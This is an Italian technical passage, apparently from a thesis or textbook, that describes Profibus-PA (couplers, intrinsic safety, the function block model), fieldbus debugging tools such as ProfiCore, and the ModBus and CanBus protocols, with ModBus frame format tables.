Profibus-Process Automation (PA) è stato sviluppato per estendere le funzionalità del PROFIBUS standard, in modo da poter essere utilizzato principalmente per controllo e supervisione di processo. É adatto per la sicurezza intrinseca e comunica con Profibus DPv0, DPv1, DPv2.

PA ha le seguenti caratteristiche:

- *Baud-rate*fisso a 31,25Kbit/s
- Doppino twistato e schermato
- Distanze fino a 1900m per segmento
- Numero massimo di nodi: 32 e fino a 126 tramite *repeater*
- Numero massimo di *repeater*: 4
- Ogni segmento è alimentato da una sola fonte
- Ogni dispositivo assorbe una corrente di base (equivalente a 10mA)
- Non si riversa potenza sul bus quando una stazione invia dati
- Entrambi i lati del cavo sono connessi ad un impianto di terra equipotenziale tramite shield

La connessione tra PA e DP può avvenire in due modi: attraverso l'uso di *PA-Coupler*, trasparenti rispetto al protocollo, oppure utilizzando dei *PA-Link*, che agiscono da slave sul segmento DP e da master sul segmento PA (Figura 3.17).




Figura 3.17.: Collegamento DP - PA

L'area della "Process Automation" è quella più conservatrice in ambito di automazione industriale, in parte per la criticità dei processi considerati, in parte per la lunga durata

degli impianti i quali non vengono aggiornati di frequente. In quest'area, PA connette i dispositivi di controllo dei processi ed i sistemi di automazione con i device del campo. La semplice fase di start e le funzioni di autodiagnostica unite all'alta velocità di comunicazione permettono all'utente il monitoraggio in tempo reale dello stato del sistema di controllo e di tutti gli errori che potrebbero avvenire parallelamente al processo.

Uno studio, condotto da NAMUR (Standardization Committee of the Instrumentation and Control Industry), ha confrontato i diversi sistemi di controllo convenzionali e mostrato che PA ha un costo inferiore del 40% nella fase di progettazione, cablaggio, fase di start e mantenimento.

In particolare, Profibus-PA è stato sviluppato per applicazioni in aree a rischio esplosione per sfruttare la possibilità di fornire alimentazione tramite bus, ma, può essere utilizzato anche per altri impianti di produzione. La tecnologia del bus combinata con la tecnologia dei due fili (Figura 3.2), semplifica la realizzazione di impianti in molte aree, senza dover rinunciare a dispositivi standard e tecniche di connessione.
Esistono due modi per realizzare una connessione con Profibus-PA: attraverso una connessione RS-485 oppure attraverso una connessione conforme allo standard IEC61158-2, utilizzato per gli ambienti a rischio esplosione. Lo standard IEC61158-2 ha quattro varianti per la connessione ma PA ne utilizza solamente una, quella con un *baud-rate* fisso a 31,25Kbit/s.

I *PA-Coupler*, installati tra un segmento DP e un segmento PA, adattano il segmento PA alle differenti tecniche di trasmissione ed alimentazione dei dispositivi.
Il *PA-Coupler* ha i seguenti compiti:

- Isolamento elettrico tra il segmento di bus sicuro ed intrinsecamente sicuro
- Alimentazione del segmento di bus PA
- Adattamento alla tecnica di trasmissione da RS485 ad IEC61158-2
- Adattamento del *baud-rate* da 45.45kBaud (segmento DP) a 31,25kBaud (segmento PA) e viceversa
- Conversione tra messaggi asincroni (codifica UART) e sincroni (codifica a 8bit)

Per quanto riguarda l'assegnazione degli indirizzi, il *PA-Coupler* opera in maniera totalmente trasparente, infatti, gli indirizzi dei dispositivi PA e DP non devono essere adattati per poter funzionare correttamente. Inoltre i *PA-Coupler* di aziende diverse lavorano ad un rate di trasmissione differente per il segmento DP, infatti, ad esempio, un *PA-Coupler* Pepperl+Fuchs lavora a 93,25kbit/s mentre un Siemens lavora a 45.45kbit/s.

I *PA-Link*, invece, sono trattati come Slave nel bus DP, ricevono il suo indirizzo e supportano fino a 5 segmenti PA. Dal lato del bus PA, un *PA-Link* lavora proprio come un Master ed indirizza fino ad un massimo di 30 dispositivi di campo, da notare, tuttavia, che tali dispositivi devono essere parametrizzati con un idoneo strumento di configurazione prima di passare alla fase di start.
PA applica le specifiche Fieldbus Intrinsically Safe Concept (FISCO) per la sicurezza intrinseca. Ogni dispositivo ha un consumo minimo di 10mA. Poiché nelle aree a rischio di esplosione, l'energia elettrica nei segmenti è limitata nelle aree a rischio di esplosione

a causa della sicurezza intrinseca, anche il numero di dispositivi di campo collegabili è limitato:

	EEx ia IIC	**EEx ia/ib IIB**
Potenza Massima	1,8W	4,2W
Ampere Massimi	110mA	250mA
N° dispositivi massimi	10	22

Con le tecniche di trasmissione regolate dallo standard IEC61158-2, i segmenti PA sono soggetti ad alcuni ulteriori vincoli:

- Codifica Manchester senza valori medi con modulazione in corrente di ± 9mA (Figura 3.18)
- Il voltaggio dell'alimentatore remoto deve fornire fino ad un massimo di 32Volt
- La topologia della rete può essere lineare o ad albero
- I segmenti stub in aree a rischio esplosione possono essere lunghi fino ad un massimo di 30 metri
- Per una massima compatibilità elettromagnetica, il cavo utilizzato deve essere schermato ed avere una terra
- Il segmento deve avere una terminazione passiva attivata




Figura 3.18.: Codifica Manchester con modulazione ±9mA

La possibilità di poter utilizzare una topologia ad albero o lineare o una combinazione di queste permette di ottimizzare la lunghezza del bus e di adattare quest'ultimo alle esigenze della struttura del sistema (Figura 3.19).




Figura 3.19.: Sistema Gerarchico Profibus

PA opera sulla base del cosiddetto *"function block model"*. Questo modello raggruppa i differenti parametri del dispositivo in diversi blocchi funzione, tramite i quali assicura l'accesso uniforme e sistematico a tutti i parametri. Grazie all'approccio *object-oriented* dei parametri del dispositivo, il *function block model* semplifica le operazioni di pianificazione e di controllo di sistema. Inoltre, questo modello, assicura la compatibilità con gli standard internazionali di bus di campo e quindi non sono necessarie modifiche alle applicazioni software già utilizzate.

Il *function block model* assegna i valori dei processi dinamici ed i parametri operativi del dispositivo di campo a blocchi differenti. Come mostrato in Figura 3.20, un *function block* descrive il funzionamento del dispositivo durante le operazioni (scambio dati ciclico/aciclico, valori di allarme limite, ecc); un *physical block* comprende tutti i parametri e tutte le funzioni richieste per identificare l'hardware ed il software (numero di revisione, valori limite, ecc) ed infine, un *transducer block* contiene i parametri con i quali descrive

l'accoppiamento dei segnali per il processo e sono tenuti a pre-elaborare i dati nel dispositivo di campo (temperatura di processo, pressione, sensori, ecc).




Figura 3.20.: Dispositivo PA

Le modalità operative (start, operazioni, mantenimento e diagnosi) determinano i parametri ed i blocchi da utilizzare. Ad esempio durante la fase delle operazioni, i parametri usati sono quasi esclusivamente quelli del *function block*, mentre, durante la fase di mantenimento e di avvio, sono usati maggiormente i parametri dei *transducer* e dei *physical block*. Per la diagnosi, invece, sono utilizzati tutti e tre i blocchi.
Durante il funzionamento, un *transducer block* può essere assegnato ad un qualunque *function block*; il processo ed i dati di sistema salvati nel *transducer block* possono essere usati dal dispositivo di campo per pre-elaborare i propri dati e quindi per fornire al master informazioni di processo. All'aumentare delle dimensioni di un *transducer block* di un dispositivo aumentano anche le informazioni che esso contiene. Ad esempio, un trasmettitore di pressione differenziale non solo fornisce la differenza della pressione misurata (*function block*) ma utilizza anche i parametri dei processi e dei materiali (*transducer block*) per calcolare e trasmettere il risultato calcolato. Le funzioni di alcuni dispositivi

sono molto complesse ed implementano molte operazioni. Questi dispositivi sono chiamati *multi-channel device* e prevedono molti *function block* indipendenti e, se necessario, i *transducer block* associati.
Infine, PA differenzia i dispositivi in due classi, A e B:

- I profili di classe A sono quelli usati dai più importanti trasmettitori (temperatura, pressione, flusso, livelli, ecc) e controllori di valvole. Questi descrivono le funzionalità base del dispositivo, che sono limitate ai parametri di base (assolutamente necessari) e che sono richiesti per le operazioni dell'ingegneria di processo. Sono inclusi solo i parametri provenienti dal *function block* e dal *physical block*, ad esempio la variabile di processo, lo stato del valore misurato e il numero di tag.
- I profili di classe B estendono le funzioni dei dispositivi. Il profilo contiene tutti e tre i blocchi del *function block model* e differenzia gli oggetti la cui implementazione è obbligatoria da quelli che il produttore fornisce come opzionali.

3.2. Il Debugging

Profibus prevede due possibilità per effettuare debugging, attraverso l'utilizzo di strumenti palmari o di un Bus Monitor. Il secondo richiede l'utilizzo di un notebook o di un desktop, connesso tramite USB o PCMCIA. I palmari permettono invece di connettersi direttamente al campo ed hanno le seguenti caratteristiche:

- Interfaccia semplice ed intuitiva (adatta ai "cablatori")
- Design robusto (come un tester tradizionale)
- Adattatori per i connettori standard e per profili particolari come PA
- Opzioni di interfaccia verso un PC
- Permettono alcuni controlli
  - Verifica della continuità elettrica e della corretta terminazione
  - Distanza di un cortocircuito (espresso in metri)
  - Verifica della lunghezza massima della rete
  - Verifica dell'ampiezza dei segnali e delle loro caratteristiche

Il Bus Monitor offre caratteristiche differenti rispetto ad un palmare:

- Interfaccia evoluta basata su PC (adatta agli "esperti")
- Progettato sia per laboratorio che per il campo
- Trasportabile con interfaccia USB/PCMCIA, fisso con interfaccia PCI
- Indispensabile per lo sviluppo di nuovi dispositivi
- Permette diversi controlli
  - Cattura del traffico sul bus e memorizzazione con timestamp
  - Filtraggio sulla registrazione dei dati
  - "livelist", log book, rilevazione di errori di comunicazione
  - Statistiche (errori, ripetizioni, token cycle)

– Decodifica di tutti i livelli del protocollo

Infine, semplici strumenti come un oscilloscopio permettono di verificare le ampiezze dei segnali e misurare le varie riflessioni, interferenze elettromagnetiche e rumori.

Lo strumento per eccellenza per effettuare la diagnostica su una rete Profibus è il pacchetto ProfiCore, composto da tre parti:

- ProfiCore Ultra
- ProfiTrace Ultra
- ProfiCaptain Ultra

ProfiCore Ultra (Figura 3.21) è un analizzatore Profibus hardware contenente al suo interno anche un oscilloscopio integrato (200MS/s per segnali DP e PA). Questo strumento supporta tutti i *baud-rate* e può essere utilizzato come Master di classe 1 e 2, infine, ha un'interfaccia USB attraverso la quale si può connettere ad un computer.
ProfiTrace Ultra è un tool di analisi software e decodifica protocollo, supporta la diagnostica avanzata e si integra con i profili dei dispositivi, inoltre, supporta tutte le versioni del protocollo DP (DPv0, DPv1, DPv2).
ProfiCaptain Ultra, infine, è un tool di comando attraverso il quale è possibile inviare comandi arbitrari agli Slave connessi. Questo tool ha le stesse funzionalità di un Master di classe 1 e 2.




Figura 3.21.: Esempi di funzionamento di ProfiCore

3.3. Altri Protocolli

Nel campo industriale esistono moltissimi protocolli sviluppati per gestire determinate situazioni. Questi protocolli sono molto dipendenti dalle esigenze per le quali sono stati progettati. Il formato dei messaggi e la loro codifica, il tipo di connessione e i connettori

utilizzati possono variare totalmente da protocollo a protocollo andando a determinare i campi di applicazione verso i quali il protocollo verrà utilizzato.

Nel seguito vedremo due protocolli tra loro molto diversi:

- *ModBus*, sviluppato per avere la massima scalabilità nel campo dell'automazione;
- *CanBus*, sviluppato per le comunicazioni senza Master ed adottato principalmente per i veicoli e piccoli camion.

3.3.1. ModBus

ModBus è un protocollo di comunicazione seriale pubblicato da *Modicon* nel 1979 per la comunicazione con i PLC.
La principale ragione per cui questo protocollo è diventato uno *standard de facto* ed uno dei protocolli più utilizzati nelle industrie, è dovuto alle diverse caratteristiche che, al momento della sua pubblicazione, offriva per il campo dell'automazione:

- sviluppato esclusivamente per scopi aziendali e quindi con la possibilità di far funzionare applicativi aziendali;
- pubblicato apertamente;
- facile da implementare e mantenere;
- permette di manipolare bit e parole *raw*, senza imporre molte restrizioni ai produttori.

ModBus permette di connettere fino a 240 dispositivi installati nella stessa rete di campo.

Esistono molte varianti del protocollo ModBus:

- *ModBus RTU* → Questa variante è utilizzata nelle comunicazioni seriali e rappresenta i dati del protocollo di comunicazione tramite cifre binarie. Il formato RTU unisce il comando, o i dati, con un codice a ridondanza ciclica, per assicurare l'integrità dei dati inviati. ModBus RTU è la variante più utilizzata del protocollo ModBus. Un messaggio RTU deve essere trasmesso continuamente senza interruzioni tra caratteri. Messaggi differenti sono separati da un periodo di silenzio.
- *ModBus ASCII* → Questa variante è utilizzata nelle comunicazioni seriali e rappresenta i dati del protocollo di comunicazione tramite caratteri ASCII. Il formato ASCII utilizza un controllo di ridondanza longitudinale come meccanismo di controllo degli errori. I messaggi ASCII sono separati inizialmente da un ":" e terminano con un *CR/LF*.
- *ModBus TCP/IP* → Questa variante è utilizzata per le comunicazioni su reti TCP/IP tramite la porta 502. Questa variante non richiede, ovviamente, un controllo degli errori poiché è il livello sottostante a svolgere questa funzione; ad ogni modo, è stata creata anche una piccola variante, chiamata *ModBus RTU/IP,* che implementa lo stesso controllo di integrità del *ModBus RTU* inserendolo all'interno del payload.
- *ModBus over UDP* → Questa variante è stata creata per cercare di rimuovere l'overhead richiesto per il protocollo TCP, pertanto, questo protocollo lavora sopra il livello UDP sulle reti IP.

- *ModBus Plus* → Questa variante è una versione proprietaria di Schneider Electric. Utilizza un doppino ad 1Mbit/s ed include dei trasformatori di isolamento su ogni nodo. Sono richieste delle interfacce speciali per collegare *ModBus Plus* ad un computer, tipicamente vengono usate schede fatte per l'Industry Standard Architecture (ISA) oppure schede PCI o PCMCIA.
- *ModBus PEMEX* → Questa variante estende la versione originale del protocollo includendo uno storico per i dati ed i flussi. Questa variante è largamente usata nei processi di automazione.

Il modello dei dati e le invocazioni di funzione sono identiche per le prime tre varianti, incluso *ModBus RTU/IP*, solo le modalità in cui vengono incapsulate è differente. Le versioni non sono interoperabili tra di loro poiché, il formato dei messaggi è differente.

Vediamo le differenze dei formati dei messaggi delle prime tre varianti:

- ***ModBus RTU***

Nome	Lunghezza	Funzione
Start	3,5 char	Almeno 3,5 char-time di tempo di silenzio
Indirizzo	8 bits	Indirizzo della Stazione
Funzione	8 bits	Indica il codice della funzione come ad esempio "leggi l'input"
Dati	n + 8 bits	Dati + Lunghezza a seconda del messaggio
CRC	16 bits	Controllo a Ridondanza Ciclica
End	3,5 char	Almeno 3,5 char-time di tempo di silenzio

Tabella 3.1.: Formato del messaggio in *ModBus RTU*

- ***ModBus ASCII***

Nome	Lunghezza	Funzione
Start	1 char	Inizio con ":", equivalente a $3A_{Hex}$
Indirizzo	2 char	Indirizzo della Stazione
Funzione	2 char	Indica il codice della funzione come ad esempio "leggi l'input"
Dati	n char	Dati + Lunghezza a seconda del messaggio
LRC	2 char	Controllo di Ridondanza Longitudinale
End	2 char	Carriage Return (CR) + Line Feed (LF), equivalenti a $0D_{Hex}$ e $0A_{Hex}$

Tabella 3.2.: Formato del messaggio in *ModBus ASCII*

- ***ModBus TCP***

Nome	Lunghezza	Funzione
Id. Transazione	2 bytes	Utilizzato per sincronizzare Server e Client
Id. Protocollo	2 bytes	0 per *ModBus TCP*
Lunghezza	2 bytes	Numero di byte rimanenti del messaggio
Id. Nodo	1 byte	Indirizzo dello Slave (255 se non viene usato)
Codice Funzione	1 byte	Indica il codice della funzione come ad esempio "leggi l'input"
Dati	n bytes	Dati come risposte o comandi

Tabella 3.3.: Formato del messaggio in *ModBus TCP*

Il protocollo ModBus, infine, ha delle limitazioni causate principalmente dal fatto che, quando è stato sviluppato, i PLC non erano evoluti come quelli attuali. Ad esempio, il numero dei tipi di dati supportati è molto ristretto. Inoltre, non esiste uno standard nella rappresentazione dei dati per i dispositivi interrogati. É necessario quindi sapere, per ogni componente installato, come risponde a determinate domande. Le trasmissioni dei messaggi devono avvenire senza interruzioni perché l'interruzione può essere interpretata come inizio di un nuovo messaggio. Infine, ModBus non fornisce nessuna sicurezza contro comandi non autorizzati o intercettazione dei dati.

3.3.2. CanBus

Il Controller Area Network (CAN), conosciuto anche come CanBus, è uno standard per le comunicazioni seriali per bus di campo. CanBus è stato introdotto nell'anno 1983 da Robert Bosch ed è stato progettato con lo scopo di far comunicare tutti i dispositivi di una rete senza utilizzare un computer host. Un significativo vantaggio di questo protocollo è quello di poter funzionare senza problemi in ambienti con forti disturbi elettromagnetici e la possibilità di utilizzare, come mezzo di comunicazione, una linea a differenza di potenziale bilanciata, come ad esempio, quella già mostrata in Figura 3.5. Inoltre, per aumentare ancora l'immunità ai disturbi, si può utilizzare un doppino intrecciato. Sebbene agli esordi questo protocollo fosse utilizzato esclusivamente nell'ambito degli autoveicoli (fino al 1996 in America e fino al 2004 in Europa), attualmente occupa una posizione di tutto rispetto anche nelle applicazioni industriali di tipo *embedded,* dove è richiesto un alto livello di immunità ai disturbi elettromagnetici. Il bitrate che il protocollo può raggiungere è di 1Mbit/s per reti lunghe al massimo 40m. Anche per questo protocollo il bitrate è inversamente proporzionale alla lunghezza della rete.

Ogni nodo è abilitato ad inviare e ricevere messaggi, ma non simultaneamente. Il messaggio è composto da un ID primario ed è seguito al massimo da 8 bytes di dati. Il segnale viene codificato tramite la codifica NRZ e viene intercettato da tutti i nodi presenti nella rete.

Se il bus è libero, un qualunque nodo può iniziare una comunicazione. Se, invece, due o più nodi iniziano contemporaneamente una trasmissione, allora il messaggio con ID più importante cancella tutti gli altri messaggi. I messaggi con ID numericamente più basso hanno più priorità e sono trasmessi per primi. Il dispositivo che invia un messaggio ascolta la rete ed un dispositivo che invia un messaggio con un ID recessivo e che scopre che l'ID ascoltato è un ID dominante interrompe immediatamente la trasmissione del messaggio.
Ogni nodo è composto da tre parti:

- Host Processor
